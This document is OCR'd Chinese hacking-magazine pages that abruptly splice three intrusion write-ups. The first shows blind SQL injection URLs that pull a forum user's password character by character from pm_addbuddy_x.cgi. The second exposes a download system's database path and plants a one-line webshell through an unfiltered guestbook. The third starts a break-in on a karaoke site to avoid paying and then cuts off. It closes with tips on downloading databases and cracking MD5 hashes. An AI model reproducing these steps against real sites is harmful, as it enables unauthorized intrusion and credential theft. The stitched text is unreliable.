


图9

得到的结果验证了我们的猜测,如下所示。

> [错误信息]
> You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

确实存在漏洞,那么我们如何通过它来取得管理员密码呢?

首先查询语句为"my $query ="select userName FROM ut_users WHERE id=$userId";",假如我们查询的为admin用户,在ID后面加上判断Pasword的命令是否可行?我们在网页中提交它,如图10所示。




图10

那么在程序的SQL语句中将会变成:"select userName FROM ut_users WHERE id=22720 and length(password)>15",程序执行后,假如ID为22720的用户密码大于15位的话,那么id=22720 length(password)>15将返回真,程序将正确执行,假如用户密码小于15位的话那么程序将返回错误信息,我们来试试看。结果如下:

> [错误信息]
> 该会员不存在。
> 请通知论坛管理员 <webmaster@js.com>。

可以看到有错误提示了,我们再提交length(password)> 10,如图11所示。




图11

结果网页正确返回我们要加为好友的用户,如图12所示。




图12

然后再提交Length(password)>11,结果返回会员不存在,说明密码长度大于10位但不大于11位……

那么如何查密码到底是多少呢?我们要用到Left和Right函数,提交"http://xx.cn/cgi-bin/pm_addbuddy_x.cgi?id=25959 and left(password,1)>'z'",这句的意思是确定Password左起第一位是否大于Z,执行后网页返回所示:

> [错误信息]
> 该会员不存在。
> 请通知论坛管理员 <webmaster@js.com>。

> **小提示** Z两边要加"'",因为它是字符,还有MySQL中是不区分大小写的,所以不需要大小写分别去试。

再提交"http://xx.cn/cgi-bin/pm_addbuddy_x.cgi?id=25959 and left(password,1)>'9'"这次返回正确,提交"> 'a'"的时候返回会员不存在,说明密码的第一位是"a"(大家可以对照Ascll码表来验证),有了第一位,下面几位也不是难事了,最后我们得出密码是"aabbcc12345"。有了一个ID的密码,管理员的密码也可以如法炮制,大家可以自己去验证一下。


到此论坛漏洞的发现过程告一段落,UT作者KevinWu对90%以上的程序安全性都做了仔细的检查,但是唯独Pm_addbuddy_x.cgi程序却对变量没有做任何检查,从而使得整个论坛的安全性下降了一个等级,不得不感慨"千里之堤,毁于蚁穴"。

防护的办法很简单,第39行的"my $userId=$cgi->param('id');",将UserId做整型限制变为"my $userId=int($cgi->param('id'));"即可。

适合读者：入侵爱好者、站长
前置知识：ASP语法

VIP会员学习成果展

入侵浪人下载系统



文/图 [黑防VIP] SmdCn

某天，朋友突然发Q，说有一位高人在网络上发贴，宣称有本事的人来黑他的网站，一时兴起，就去看了一下，界面很清新。如图1 所示。



图1

首先自然要看看有没有注入漏洞，在连接后加上“'”，结果跳转……果然有防注入，等等，他跳转到的并不是他的网站，而是跳到了一个叫做“浪人下载”的网站，浪人下载是目前一个非常流行的下载系统，于是Down下代码进行分析。

其中Conn的代码如下：

```
<%@LANGUAGE="VBSCRIPT"%>
<%
'option explicit
dim conn,connstr,db
db="Inc/Down.mdb"
Set conn = Server.CreateObject("ADODB.Connection")
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(db)
conn.Open connstr
function CloseDatabase
Conn.close
Set conn = Nothing
End Function
%>
```

很明显，没有处理错误跳过，可以暴露出数据库路径，于是访问他的网站：Http://***/inc/conn.asp，好家伙，暴库了：

```
Microsoft JET Database Engine 错误 '80004005'
'D:\wwwroot\peonun\wwwroot\down\inc\Inc\Pedoowe.asp'不是一个有效的路径。确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。
/down/inc/conn.asp，行 8
```

从这里知道他使用的数据库是ASP，那么我们就来看看前台有没有地方可以往数据库中录入一些信息。经过搜索，发现在每个下载页面，都有一个给管理员留言的代码：

```
UserMessage=Request.Form("UserMessage")
Name=Trim(Request.Form("Name"))
Oicq=Trim(Request.Form("Oicq"))
Email=Trim(Request.Form("Email"))
content=Trim(Request.Form("content"))
SoftID=Request.Form("SoftID")
SoftName=Request.Form("SoftName")
CateID=Request.Form("CateID")
SubCateID=Request.Form("SubCateID")
UserIP=Request.ServerVariables("REMOTE_ADDR")
```

这里的所有信息都是直接从表单上获得，除了过滤空格外，没有进行其他的过滤，于是这里便可以插入一句话木马，如图2 所示。




图2

在这里填写我们久违的小马，接下来就是用客户端访问了，连接成功，如图3 所示。

上传小马成功，当然大马也就没有问题了，如图4





图3

适合读者：入侵爱好者、脚本爱好者
前置知识：无

踏在前人一句话木马的肩膀上前进



文/图 冯涛

近日家中新添一台DVD，重新勾起了本人"卡拉OK"的强烈欲望，于是想从网上下载MTV歌曲伴奏。Google了一下，找到一个收藏丰富，使用方便的网站Ktvvcd.com，首页如图1所示。




图1

兴致勃勃的注册后，发现能够下载的MTV实在是少的可怜，除非再升级为更高权限的黄金会员，可是升级要Money啊，我只是想即兴"卡拉OK"几"宿"，仅仅为这而办个包月包年的会员好像不值。

测试了Ktvvcd.com网站的多个链接，发现安全方面做得不错，暴数据库路径和SQL注入都无法成功。再猜一下管理后台，确信有Admin这个目录，但不知道登录页是什么名字，试着打几个常用的后台管理网页名，比如Logout.asp、Edit.asp、User.asp等，发现会自动转回到Login.asp上，但IE显示的却是"无法显示网页"，看来是管理员为了安全，删除了Login.asp。

再检查一下网站提供的几个栏目，有一个论坛和一个留言板。论坛虽然已经被管理员改写了版权信息，但从各个网页的路径和名字上看，应该是雷傲LeoBBS X Build05123，是CGI的，而且官方公布过的漏洞都已打好了补丁。

剩下的目标就是留言板了，留言板做得很清爽，并且自动设为悄悄话功能，无法查看到有价值的信息，如图2所示。




图2

我仔细查看后，发现它与网站首页的风格不大一致，所以可以大胆猜测，留言板是外挂的源码。经验告诉我们，外挂的东西虽然使用方便，但如果有漏洞，则很容易被发现。看来这次测试的最终目标就是它了，先想办法下载源码研究一下再说。




图4

所示。后来在官方网站直接进行测试，居然也拿下了，无语。

当然，如果管理员疏忽，数据库是MDB格式的话，只需要下载数据库，然后到www.xmd5.org去破解一下MD5加密的密码，然后登录后台就可以轻松获得权限了。

